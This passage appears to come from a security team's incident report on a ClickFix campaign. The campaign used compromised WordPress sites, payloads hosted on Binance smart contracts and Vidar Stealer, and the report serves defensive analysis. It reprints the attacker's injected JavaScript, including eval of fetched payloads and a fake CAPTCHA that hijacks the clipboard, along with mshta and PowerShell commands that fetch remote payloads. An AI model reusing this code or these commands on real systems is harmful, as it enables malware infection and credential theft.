potential issue—Binance and other cryptocurrency platforms are legitimate businesses, and there are legitimate applications that do utilize these endpoints. However, within PNNL's environment, we did not see a high amount of legitimate traffic to Binance. Web3 and smart contracts seem to still be in their infancy, and it is difficult to tell if this is a fad or will become something more important moving forward. If moving forward there are more legitimate applications being hosted on Binance's blockchain, the CSOC may have to reconsider blocking Binance's API endpoint.

A more targeted prevention step is disabling Windows Run. Most use cases for Windows Run can be accomplished in other ways. However, as mentioned previously, not all ClickFix attacks

attempt to use Windows Run as an initial vector. Some were seen prompting users to simply run PowerShell or CMD. The CSOC feels Windows Run is the least suspicious of those initial access techniques specifically because it has a limited buffer that is shown to the user. This design choice of Windows Run allows attackers to specifically craft their payloads to show benign-looking text, further convincing the user it is legitimate.

Another solution is by monitoring RunMRU registry keys. Unfortunately, monitoring RunMRU is reactionary and not preventive. If an alert fires for a suspicious RunMRU key being set, the attack has already begun. Depending on the cyber teams' remediation tooling, this may be too late—however, it is better than nothing.

The core idea behind ClickFix is extremely nefarious because it targets users' innate trust that they should simply follow commands as presented by the computer. Users have effectively been conditioned into following CAPTCHA's instructions without too much thought because it is routine at this point and trusted. Therefore, as expressed previously, user outreach is extremely important. Many protections can be put in place for this attack, but it is only a matter of time before attackers change their techniques from Windows Run to CMD, or from swapping from Binance to Ethereum. Unfortunately, the core vulnerability being targeted here is human, which can be difficult to solve.

5.0 Technical Analysis

The CSOC saw an identical infection chain for both events. Some indicators of compromise (IOCs) differed, but the underlying mechanisms were the same. The attack started with a compromised WordPress server. This server reached out to Binance's smart contracts, which returned specific values controlled by the attacker. These values were used to retrieve an encrypted string that when decrypted resulted in HTML that presents as ClickFix. The resulting ClickFix lure was shown to the user. Assuming the user fell for the lure, code execution would begin on the user's device.

The CSOC only saw mshta as being used for the initial vector for malicious code. However, there is no reason the attackers could not change this technique. Mshta expects an HTML Application (HTA) file, which is effectively just HTML. Attackers often use this as a stealthy way to execute code because HTA can contain JavaScript blocks. The JavaScript will eventually transition into PowerShell, which will eventually bypass the Windows Antimalware Scan Interface (AMSI) and load malicious .NET code. The .NET code will unpack itself and eventually load the final stage, Vidar Stealer. Vidar will reach out to an embedded dead drop resolver (DDR) domain, which will return with the final C2. Vidar will have the user's infected host gather specific information about the host. After this is completed, the host will reach out to the C2 server. The C2 server will parse the information, as provided by the victim, and return a string detailing which credentials, secrets, and files to exfiltrate. Upon receiving this string, Vidar will then acquire the credentials, secrets, and files, send it off to the C2 server, and terminate.

This section will describe each step of the infection chain. Figure 14 shows the attack in full.




Figure 14 – Attack Flow

5.1 Compromised Website




Figure 15 – Initial Compromised Website

The attack begins when a user visits a compromised website. During the investigation, every site that contained the injected code was a WordPress site. These were most likely compromised due to a vulnerable plugin. The first attack observed was on a Nigerian news site, another was a local restaurant's online menu that a user visited while traveling, and the final attack was a cycling blog. The location of the injected code depended on the website. One was in a specific plugin's source code, while another was stored under the `index.html` of the root page. Regardless of location, the injected code was the same. All the code shown in this analysis section was either pulled from the transactions as seen on BscScan or from the injected sites.

5.1.1 Injected Code

Before the injected `<script>` block occurs, the attacker imports three modules: `Crypto-JS`, `web3`, and `pako`(Code 7).

```
<script src="https://cdn.jsdelivr.net/npm/web3@latest/dist/web3.min.js">
</script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/pako/2.0.4/pako.min.js"> </script>
<script src="https://cdn.jsdelivr.net/npm/crypto-js@4.1.1/crypto-  js.min.js">
</script>
```

Code 7 – Inject Code Library Imports

The injected code starts by creating an event listener for when the document object model (DOM) is loaded (Code 8). This will occur when the HTML document is completely parsed. It starts by creating a new Web3 instance with a remote provider of Binance. This library will utilize `eth_calls` to communicate with the smart contracts, which is where EtherHiding comes into play. If at any point an error is thrown, it will be caught, and a specific console error will be printed.

```
document.addEventListener('DOMContentLoaded', async () => {
  try {
    const web3 = new Web3('https://bsc-dataseed.binance.org/');
    ...
    } catch (error) {
    console.error('Road unavaible:', error);
  }
});
```

Code 8 – Injected Code `addEventListener`

After creating the Web3 object, a new contract is established (Code 9). It takes a predefined ABI that defines four functions: `orchidABI()`, `orchidAddress()`, `merlionABI()`, and `merlionAddress()`, which all return strings as their outputs and take no input. The contract itself is hosted at the address `0×9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53`. The purpose of this contract is to point the malicious code to two new contracts, `orchid` and `merlion`. Spitting into two contracts is just an additional attempt from the attacker to obscure the code flow.

```
    const contract = new web3.eth.Contract(
    [
      { inputs: [], stateMutability: 'nonpayable', type: 'constructor' },
      {
        inputs: [],
        name: 'orchidABI',
        outputs: [{ internalType: 'string', name: '', type: 'string' }],
        stateMutability: 'view',
        type: 'function',
      },
      {
        inputs: [],
        name: 'orchidAddress',
        outputs: [{ internalType: 'string', name: '', type: 'string' }],
        stateMutability: 'view',
        type: 'function',
      },
      {
        inputs: [],
        name: 'merlionABI',
        outputs: [{ internalType: 'string', name: '', type: 'string' }],
        stateMutability: 'view',
        type: 'function',
      },
      {
        inputs: [],
        name: 'merlionAddress',
        outputs: [{ internalType: 'string', name: '', type: 'string' }],
        stateMutability: 'view',
        type: 'function',
      },
    ],
    '0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53',
  );
```

Code 9 – Contract Creation

Once the contract is established, the script will attempt to call the `orchidABI()` function (Code 10). The script will take the return from `orchidABI()`, base64 decode it, and then decompress the gzip contents. This result is set to `orchidABI`. After this, `orchidAddress()` is called and the return is saved to `orchidAddress`. With these variables, a new contract, `orchid`, is created using the address and ABI. Orchid's ABI is attached with the report, and its address is `0x8FBA1667BEF5EdA433928b220886A830488549BD`.

```
    const orchidABI = JSON.parse(
      pako.ungzip(
        Uint8Array.from(atob(await contract.methods.orchidABI().call()), (c) =>
          c.charCodeAt(0),
        ),
        { to: 'string' },
      ),
    );
    const orchidAddress = await contract.methods.orchidAddress().call();
    const orchid = new web3.eth.Contract(orchidABI, orchidAddress);
```

Code 10 – Orchid Contract Creation

Once the new contract is created, the function `tokyoSkytree()` is called (Code 11). It returns a string that is decoded and decompressed in the same manner as before. The new value is then executed through an anonymous function passed to `eval`. At this point, there is a new layer of JavaScript that is being executed.

```
    const decompressedScript = pako.ungzip(
      Uint8Array.from(atob(await orchid.methods.tokyoSkytree().call()), (c) =>
        c.charCodeAt(0),
      ),
      { to: 'string' },
    );
    eval(
      `(async () => { ${decompressedScript} })().then(() => { console.log('Moved.');
    }).catch(console.error);`,
    );
```

Code 11 – `tokyoSkytree()` Return Execution

5.1.2 tokyoSkytree

The `decompressedScript`, which will be referred to as `tokyoSkytree` for clarity, starts by defining a handful of variables (Code 12). Oddly enough, only two of them are used. It also creates two helper functions to check and set cookies.

```
let sdTokyo, sdOsaka, sdKyoto, sdHiroshima, sdNara, sdKobe, sdFukuoka, sdNagoya,
sdOkinawa, sdSapporo;

const checkCookie = (name) => document.cookie.split(';').some(cookie =>
cookie.trim().startsWith(`${name}=`));

const setCookie = (name, days) => {
    const maxAge = days * 24 * 60 * 60;
    document.cookie = `${name}=true; max-age=${maxAge}; path=/; samesite=lax`;
};
```

Code 12 – `tokyoSkytree()` Initial Constants and Cookie Functions

Next, an anonymous function assigned to `teaCeremony()` is created (Code 13). It takes two variables `encodedScroll` and `templeNumber`. The `encodedScroll` is decoded and decompressed in the same way as before and saved to `haiku`. `teaCeremony()` will then attempt to execute the

contents of `haiku`. If the contents fail to decode or decompress, there are no contents, or the executed contents fail, errors are printed to the console.

```
const teaCeremony = async (encodedScroll, templeNumber) => {
    try {
        const cherryBlossoms = atob(encodedScroll);
        const calligraphy = Uint8Array.from(cherryBlossoms, sakura =>
            sakura.charCodeAt(0));
        const haiku = pako.ungzip(calligraphy, {
            to: 'string'
        }).trim();

        if (haiku) {
            try {
                await eval(`(async () => { ${haiku} })()`);
            } catch (samuraiError) {
                console.error(`Samurai lost at temple ${templeNumber}:`,
                samuraiError);
            }
        } else {
            console.warn(`Temple ${templeNumber} is empty.`);
        }
    } catch (origamiError) {
        console.error(`Cherry blossoms failed at temple ${templeNumber}:`,
            origamiError);
    }
};
```

Code 13 – `teaCeremony(encodedScroll, templeNumber)`

An anonymous function is then created and called (Code 14). It first checks to make sure the cookie `data-ai-collecting` does not exist. If it does not, it will attempt to call four methods implemented by the `orchid` contract: `shibuyaCrossing()`, `akihabaraLights()`, `ginzaLuxury()`, and `asakusaTemple()`. Each time these methods are called, the contents are passed to `teaCeremony()`. This implies that each of the `orchid` function calls will return base64-encoded, gzip-compressed JavaScript that will be executed. Additionally, regarding the cookie check, during the incident there is no indication that the cookie `data-ai-collecting` is set. However, it is set in future iterations of `tokyoSkytree`—this will be discussed in Section 6.1.3.

```
(async () => {
    if (!checkCookie('data-ai-collecting')) {
        await teaCeremony(await orchid.methods.shibuyaCrossing().call(), 2);
        await teaCeremony(await orchid.methods.akihabaraLights().call(), 3);
        await teaCeremony(await orchid.methods.ginzaLuxury().call(), 4);
        await teaCeremony(await orchid.methods.asakusaTemple().call(), 5);
    }
})();
```

Code 14 – Individual `orchid` Function Calls

5.1.3 shibuyaCrossing

The contents executed from the results of `shibuyaCrossing()` are as follows. A function `summonSpiritOfPlatform()` is created and called (Code 15). It will determine the OS that the user is utilizing and save it to `sdTokyo`. If the OS is not within defined strings, it is set to `"Unknown"`. This script shows the potential wide range of targets the attackers plan to infect.

```
const summonSpiritOfPlatform = () => {
    const { userAgent: sword, platform: mat } = navigator;

    const spirits = [
        { match: /Win/i, name: 'Windows' },
        { match: /Mac/i, name: /iPhone|iPad|iPod/.test(sword) ? 'iOS' : 'MacOS' },
        { match: /Linux/i, name: /Android/.test(sword) ? 'Android' : 'Linux' },
        { match: /CrOS/i, name: 'ChromeOS' },
        { match: /PlayStation/i, name: 'PlayStation' },
        { match: /Xbox/i, name: 'Xbox' },
        { match: /Nintendo/i, name: 'Nintendo' },
        { match: /BSD/i, name: 'BSD' },
        { match: /SunOS|Solaris/i, name: 'Solaris' },
        { match: /Haiku/i, name: 'Haiku' },
        { match: /webOS/i, name: 'webOS' },
        { match: /Darwin/i, name: 'Darwin' },
        { match: /QNX/i, name: 'QNX' },
    ];

    for (const spirit of spirits) {
        if (spirit.match.test(mat) || spirit.match.test(sword)) return spirit.name;
    }

    return 'Unknown';
};

sdTokyo = summonSpiritOfPlatform();
```

Code 15 – `shibuyaCrossing`

5.1.4 akihabaraLights

The results from `akihabaraLights()` are similar (Code 16). This method will first attempt to determine the browser being used to make the request, subsequently returning and setting it to `sdOsaka`.

```
const summonSpiritOfBrowser = () => {
    const { userAgent: blade } = navigator;

    const spirits = [
        { match: /Chrome/i, exclude: /Edg/i, name: 'Google Chrome' },
        { match: /Firefox/i, name: 'Mozilla Firefox' },
        { match: /OPR|Opera/i, name: 'Opera' },
        { match: /Edg/i, name: 'Microsoft Edge' },
        { match: /Safari/i, exclude: /Chrome/i, name: 'Safari' }
    ];

    for (const spirit of spirits) {
        if (spirit.match.test(blade) && (!spirit.exclude ||
            !spirit.exclude.test(blade))) {
            return spirit.name;
        }
    }

    return 'Unknown';
};

sdOsaka = summonSpiritOfBrowser();
```

Code 16 – `akihabaraLights`

5.1.5 ginzaLuxury

The contents executed by the return of `ginzaLuxury()` seem to act as the main driver (Code 18). It attempts to get the address of a new contract called `jade` by using the `merlionAddress()` and `merlionABI()` returns. In the actual ABI for the contract, it is referred to as `Shanghai`. It is not clear why the code does not call it `Shanghai` directly instead of `jade` and `merlion`. One consideration is this is an attempt at making the code more confusing. However, thus far there has been very little to no obfuscation being applied, so it could just be an oversight. `ginzaLuxury` will then call `getRandomSkylineByBrowserAndPlatform(sdOsaka, sdTokyo)`. Recall `sdOsaka` and `sdTokyo` are set to the browser and OS, respectively. This will return an object that has `bundURL` and `landmarkName` attributes, which are then set to variables. Currently, the attack is only configured to run with Windows browsers, specifically Chrome, Firefox, Opera, Edge, and Internet Explorer. If an alternate browser or OS is seen, the attack will stop. The commented-out `console` statements were left by the attacker—in earlier iterations of the code, we can see their debugging attempts.

Code 17 shows, as of right now, the configured `skylines`. The skylines contain a URL, the required browser and OS, and the "landmark name." The landmark name is never utilized, so it may be for internal purposes. Note that Safari and various other OSs are established in `akihabaraLights` and `shibuyaCrossing`, but as seen in Code 17 they are not configured as a current skyline.

```
[(0, 'https://ooooi1[.]pages[.]dev/kop', 'Google Chrome', 'Windows', 'Captcha'),
 (1, 'https://ooooi1[.]pages[.]dev/kop', 'Mozilla Firefox', 'Windows', 'Captcha'),
 (2, 'https://ooooi1[.]pages[.]dev/kop', 'Opera', 'Windows', 'Captcha'),
 (3, 'https://ooooi1[.]pages[.]dev/kop', 'Microsoft Edge', 'Windows', 'Captcha'),
 (6, 'https://ooooi1[.]pages[.]dev/kop', 'Internet Explorer', 'Windows', 'Captcha')]
```

Code 17 – `getAllSkylines()` return

```
const contractInstance = typeof ct !== 'undefined' ? ct : contract;
const web3Instance = typeof w3 !== 'undefined' ? w3 : web3;
const jadeAddress = await contractInstance.methods.merlionAddress().call();
const jadeABI_encoded = await contractInstance.methods.merlionABI().call();
const jadeABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(jadeABI_encoded), c =>
c.charCodeAt(0)), {to: 'string'}));
const JadeContract = new web3Instance.eth.Contract(jadeABI, jadeAddress);

const skylineResult = await
JadeContract.methods.getRandomSkylineByBrowserAndPlatform(sdOsaka,
sdTokyo).call();
let skylineUrl = skylineResult.bundURL;
let skylineName = skylineResult.landmarkName;

// console.log(skylineUrl);
// console.log(skylineName);
```

Code 18 – `jade` Creation and `getRandomSkylineByBrowserAndPlatform` Call

After the call to `getRandomSkylineByBrowserAndPlatform`, a function is set to `parseCherryBlossomCode()` (Code 19). This will make an HTTP request to the passed URL and save the response to `cherryBlossomHTML`. The function is then called, passing it to `skylineUrl`,

meaning whatever URL is returned from `getRandomSkylineByBrowserAndPlatform` is contacted at this point.

```
let cherryBlossomHTML;
const parseCherryBlossomCode = async (skylineUrl) => {
    try {
        const response = await fetch(skylineUrl);
        cherryBlossomHTML = await response.text();
    } catch (error) {
        console.error('Error while fetching page:', error.message);
    }
};

await parseCherryBlossomCode(skylineUrl);
```

Code 19 – `parseCherryBlossom(skylineUrl)`

Next `decryptScrollToText()` is defined, which takes two parameters `encryptedBase64` and `keyBase64` (Code 20). This function will decrypt the first parameter using the key saved in the second parameter. Once base64 is decoded, the first parameter contains the IV as the first 12 bytes. Everything past those bytes is the encrypted buffer. The decrypted contents are then parsed properly into text and returned.

```
async function decryptScrollToText(encryptedBase64, keyBase64) {
    const key = Uint8Array.from(atob(keyBase64), c => c.charCodeAt(0));
    const combinedData = Uint8Array.from(atob(encryptedBase64), c =>
        c.charCodeAt(0));
    const iv = combinedData.slice(0, 12);
    const encryptedData = combinedData.slice(12);
    const cryptoKey = await crypto.subtle.importKey(
        "raw", key, "AES-GCM", false, ["decrypt"]
    );
    const decryptedArrayBuffer = await crypto.subtle.decrypt(
        { name: "AES-GCM", iv },
        cryptoKey,
        encryptedData
    );
    return new TextDecoder().decode(decryptedArrayBuffer);
}
```

Code 20 – `decryptScrollToText(encryptedBase64, keyBase64)`

If the HTTP request contains something, then an `iframe` is created (Code 21). Another function `pearlTower` is called under `JadeContract`. The return is set to `sakuraKey`. This key is passed to `decryptScrollToText` along with `cherryBlossomHTML`. The decrypted contents are set to the `srcdoc` of the new `iframe`. The `iframe` is then appended to the document. At this point, the ClickFix HTML has been properly decrypted and set within the DOM of the current document.

```
if (cherryBlossomHTML) {
    const sakuraContainer = document.createElement('div');
    sakuraContainer.style = `
        position: fixed; top: 0; left: 0; width: 100%; height: 100%; z-index: 1000;
        display: block;
    `;

    const sakuraIframe = document.createElement('iframe');

    try {
        let sakuraKey = await JadeContract.methods.pearlTower().call();
        const decryptedHTML = await decryptScrollToText(cherryBlossomHTML,
            sakuraKey);
        sakuraIframe.srcdoc = decryptedHTML;
    } catch (error) {
        return;
    }

    sakuraIframe.style = `
        width: 100%; height: 100%; border: none; position: fixed; top: 0; left: 0;
        z-index: 1000;
    `;
    sakuraContainer.appendChild(sakuraIframe);
    document.body.appendChild(sakuraContainer);

    window.addEventListener('message', (event) => {
        if (event.data === 'close-popup') {
            sakuraContainer.style.display = 'none';
        }
    });
}
```

Code 21 – Appending ClickFix HTML to DOM

5.1.6 asakusaTemple

The return of the last function call `asakusaTemple()` will simply print an empty line to the console (Code 22). It is interesting that this function throughout its entire existence has only printed using `console.log`. We know this because we can track the changes made to the JavaScript through the smart contract transactions. This will be discussed later in Section 6.1.3. It is likely that the attackers have left this open to potentially expand their functionality if desired. Additional code is located within the `decryptedHTML` contents.

```
console.log("");
```

Code 22 – `asakusaTemple`

5.2 ClickFix

The decrypted HTML contents are rather lengthy. In summary, most of its contents define the proper HTML attributes to create a convincing CAPTCHA. An ABI is redefined that only states one function `jadeCode`, which returns two strings (Code 23). The address is hardcoded as `0×53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA`, which is the same as that used by `Shanghai`

(`Merlion`/`Jade`) earlier. The contract is established and now called `skylineContract`. Next, a function `getPearlTower()` is created. When called, it has `skylineContract` call `jadeCode()` and save the results into `result`.

```
const contractABI = [
    {
        "inputs": [],
        "name": "jadeCode",
        "outputs": [{"internalType": "string","name": "","type": "string"}],
        "stateMutability": "view",
        "type": "function"
    }
];

const contractAddress = '0×53fd54f55C93f9BCCA471cD0CcbaBC3Acbd3E4AA';
const web3 = new Web3('https://bsc-dataseed.binance.org/');
const skylineContract = new web3.eth.Contract(contractABI, contractAddress);

async function getPearlTower() {
    try {
        const result = await skylineContract.methods.jadeCode().call();
        return result;
    } catch (error) {
        console.error('Error fetching pearlTower:', error);
        throw error;
    }
}
```

Code 23 – `skylineContract` and `getPearlTower()`

Next, various handles to elements within the HTML file are retrieved, and a counter and Boolean are initialized (Code 24).

```
const captchaCheckbox = document.getElementById('captchaCheckbox');
const popupOverlay = document.getElementById('popupOverlay');
const popup = document.getElementById('popup');
const images = document.querySelectorAll('.captcha-images img');
const verifyButton = document.getElementById('verifyButton');
const errorContainer = document.getElementById('errorContainer');
let selectedimagesCount = 0;
let captchaLocked = false;
```

Code 24 – CAPTCHA Elements, Counter, and Boolean

The script will then set an event listener for the CAPTCHA checkbox. When clicked, it will ensure the CAPTCHA shows properly (Code 25).

```
captchaCheckbox.addEventListener('click', function(event) {
    if (captchaLocked) {
        return;
    }
    popupOverlay.style.display = 'block';
    popup.style.display = 'block';
    popup.style.opacity = '0';
    setTimeout(() => {
        popup.style.transition = 'opacity 0.5s ease';
        popup.style.opacity = '1';
    }, 10);
});

popupOverlay.addEventListener('click', function() {
    popupOverlay.style.display = 'none';
    popup.style.display = 'none';
});
```

Code 25 – CAPTCHA Event Listeners

`getPearlTower()` is then called, and the result is set to `psCommand` (Code 26). At this point of the code's execution, the malicious command that should be copied to the user's buffer is saved within `psCommand`. Therefore, the `psCommand` is retrieved by calling `jadeCode()`. Additionally, each image will have an event listener added for `click`. When an image is clicked, an internal counter is increased, and when the image is unclicked, it will be decreased. Once the counter reaches three, a function called `displayErrorMessage()` is called. The clipboard is then overwritten with the `psCommand` variable. This is where the initial access occurs.

```
let psCommand;
getPearlTower().then(result => psCommand = result);

images.forEach((image) => {
    image.addEventListener('click', () => {
        if (!image.classList.contains('selected')) {
            image.classList.add('selected');
            selectedimagesCount++;
        } else {
            image.classList.remove('selected');
            selectedimagesCount--;
        }

        if (selectedimagesCount === 3) {
            popupOverlay.style.display = 'none';
            popup.style.display = 'none';
            displayErrorMessage();
            navigator.clipboard.writeText(psCommand)
        }
    });
});
```

Code 26 – `getPearlTower()` and Image Event Listeners

The `displayErrorMessage()` function will create an element to display the fake error message to the user (Code 27). The message effectively tells the user to press `Windows + R`, `Ctrl + V`, and

`Enter`. This causes the Windows Run dialog to pop up, the user to paste the malicious command, and the command to ultimately be executed.

```
function displayErrorMessage() {
    const errorMessage = document.createElement('div');
    errorMessage.classList.add('error-message');
    errorMessage.innerHTML = `
        <b>Verification Failed - Network Error</b><br><br>
        The network DNS might be unstable, causing errors. <br><br>To fix this:<br>
        <ul>
            <li>Press <img src="https://img.icons8.com/color/200/windows-10.png"
                alt="Windows Icon" style="width: 18px; height: 18px; position:
            relative; top: 4px;"> Windows + R.</li>
            <li>Press CTRL + V</li>
            <li>Press Enter.</li>
        </ul>
    `;
    errorContainer.appendChild(errorMessage);
    captchaLocked = true;
}
```

Code 27 – `displayErrorMessage`

5.3 Initial Access

At this point of the attack flow, the user has unfortunately fallen for the lure and executed the malicious command through Windows Run. We will now examine the steps seen via Windows Run as seen in Figure 16.




Figure 16 – Initial Access

5.3.1 Initial Access Command

The command that is copied to the user's buffer has gone through various iterations since the `Shanghai` smart contract's creation in November 2024. Individual commands can be retrieved by looking at transactions to the `Shanghai` contract for function `setJadeCode` (method ID `0×67685e3e`). Some examples can be seen in Code 28.

```
mshta https://disable-data-ai-agent[.]pages[.]dev
# Microsoft Windows: Disable collecting data by browser

mshta https://domain[.]com/BEGIMOT[.]xll

powershell -w 1 . \*i*\*2\msh*e https://dns-verify-me[.]pro/xfiles/train[.]mp4
#843e-281468f299e5 ✅ ''I am not a robot: Cloudflare Verification ID: 486542 ''

poWeRSHeLL -W 1 & \W*\\\\\\\\\\\S*2\\\\\\\\\\\m*ht*e
htt"ps:/"/r"e"ca"pt"c"h"a-v"er"if"y-"4"h[.]pro"/"k"a"n"ga"r"o"oi"ng[.]m4a
#  # ✅ ''I am not a robot: Cloudflare Verification ID: 471792''
```

Code 28 – Initial Access Commands

The attacker obfuscates the last URL by splitting it up with `"`. Within PowerShell, the double quotes are ignored in some situations. They do not use this technique often, but it did have an impact on the rule the CSOC generated. The file pulled down by the command changes per day, but it seems the main content remains the same. Note that this is the only file seen on disk—after this point, everything seems to be entirely fileless and in memory. Regardless of the command, the attackers seem to be targeting mshta as the initial vector for code execution. As mentioned previously, mshta is a native Windows binary that executes HTA (HTML applications). HTA files were originally created as a way for Widows to run HTML files natively in the OS without a browser. This has mostly been replaced by other methods, is rarely used for legitimate purposes anymore, and is often targeted by attackers.

5.3.2 Malicious MP4

This section will discuss a file called `Ohio.mp4` that was observed on the first victim's computer, a snippet is seen in Figure 17. This file is not actually an MP4 file—however, in the later iterations of the file, the attackers use a real MP4 file (complete with sound) that has the malicious data hidden within it. `Ohio.mp4` starts with a massive blob of data. After the blob are random Unicode characters, which are incomprehensible. However, hidden among the gibberish are `<script>` blocks (Figure 18).

